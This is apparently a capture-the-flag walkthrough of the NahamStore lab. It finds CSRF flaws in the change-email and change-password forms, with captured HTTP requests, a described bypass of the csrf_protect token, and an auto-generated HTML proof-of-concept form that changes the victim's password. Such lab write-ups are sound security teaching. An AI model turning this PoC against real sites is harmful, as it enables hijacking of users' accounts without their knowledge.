

Cross-Site Request Forgery (CSRF) is a web vulnerability that allows an attacker ***to force an authenticated user to perform unwanted actions within a web application without the user's knowledge***. This occurs when the application fails to properly verify whether a sensitive request originated legitimately from the user.

  Looking for CSRF

Not Secure http://nahamstore.thn/account/settings

NahamStore

Home Returns Account

Orders

Settings

Address Book

Logout

Change Account Settings

Change Email

Changed your email? Then click in here to update us with it.

Change Password

You can update your password here, we recommend choosing a strong one.

Disable Account

No longer need your account? You can disable it here.

Change Email Address


Email:

Change Email


```

1 POST /account/settings/email HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 195
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/settings/email
12 Cookie: token=a4bf7566d003929eb83c7bf2a24e812; session=9cece9d78e870bb5555c0b55cbdlde0e3
13 Upgrade-Insecure-Requests: 1
14 Priority: u, i
15
16 csrf_protects=eyJkYXJlZDkiOiZlKjMwMyVnYlYmxrSWpvcHEXSjBhVzFzYzNSaGZYQWlPaUl4TnpZM01UVXhhNekl4SNw4PStSInHpZ225dhHvYzSI6IjklYmYNDUwOGEGyODI2N2YlYzIwZThjNzZhZDdhMTk0In%3D&chance=agylzLxvll7g4dqlax.csp
```


As we can see, there is a section called "*csrf_protect*" which is supposed to protect this section from this type of attack. What we'll do is change the "request method" in the repeater, along with everything related to "*csrf_protect*," and use a different email address. This can also be done by adding the parameters after the POST method to the URL.



However, we see that this did not work out. However, we see that this doesn't work. So, to save time, we're going to use an online resource that will allow us to create a CSRF Proof of Concept (PoC) based on the intercepted website content to test if this section is vulnerable. That resource is <https://tools.nakanosec.com/csrf/>



So let's save it as HTML. If running this file results in the *username being changed to the one we specified in the Proof of Concept*, then it will confirm that this parameter is vulnerable to CSRF.



We have confirmed that the parameter for changing the email address is vulnerable to CSRF.

🐻 Second CSRF

For the second CSRF, we go to the **"Change Password"** section.

Change Account Password

Password:

Change Password

Here we follow the same methodology, that is, we will capture the request with Burp Suite and run it through the CSRF PoC from <https://tools.nakanosec.com/csrf/>.

```
1 POST /account/settings/password HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/settings/password
12 Cookie: session=132e1cfb60bc395a11df8534565bb387; token=0ebaecaca79bf1aad28b8ea9c87f79b5
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 change_password=1234567
```

When intercepting the request, we can see something very interesting: **there is no "csrf_protect"** as there was in the **"Change Email"** section. This means we don't have to "bypass" anything and can go straight to the CSRF. And this is what we will do:

CSRF PoC Generator Online to save your time..

REQUEST

POST /account/settings/password HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/settings/password
Cookie: session=132e1cfb60bc395a11df8534565bb387; token=0ebaecaca79bf1aad28b8ea9c87f79b5
Upgrade-Insecure-Requests: 1
Priority: u=0, i

change_password=1234567

CSRF PoC FORM

<html>
<body>
<form method="POST" action="http://nahamstore.thm/account/settings/password">
<input type="hidden" name="change_password" value="CSRF:passWord"/>
<input type="submit" value="Submit">
</form>
</body>
</html>

Original "New Password"

CSRF New Password

Generate PoC Form

Copy It Save as HTML

Once again, we save the content in HTML and run it.

file:///home/kali/Desktop/THM/Machines/NahamStore/CSRF/csrf-poc-password.html

Submit

Lets see the result:

Password has been updated

Change Account Password

Password:

Change Password

With this, we have confirmed the second CSRF.

Conclusion.

With this, we have identified the CSRF vulnerabilities present in NahamStore. Next, we will focus on one of the most common vulnerabilities in websites today: *IDORs*.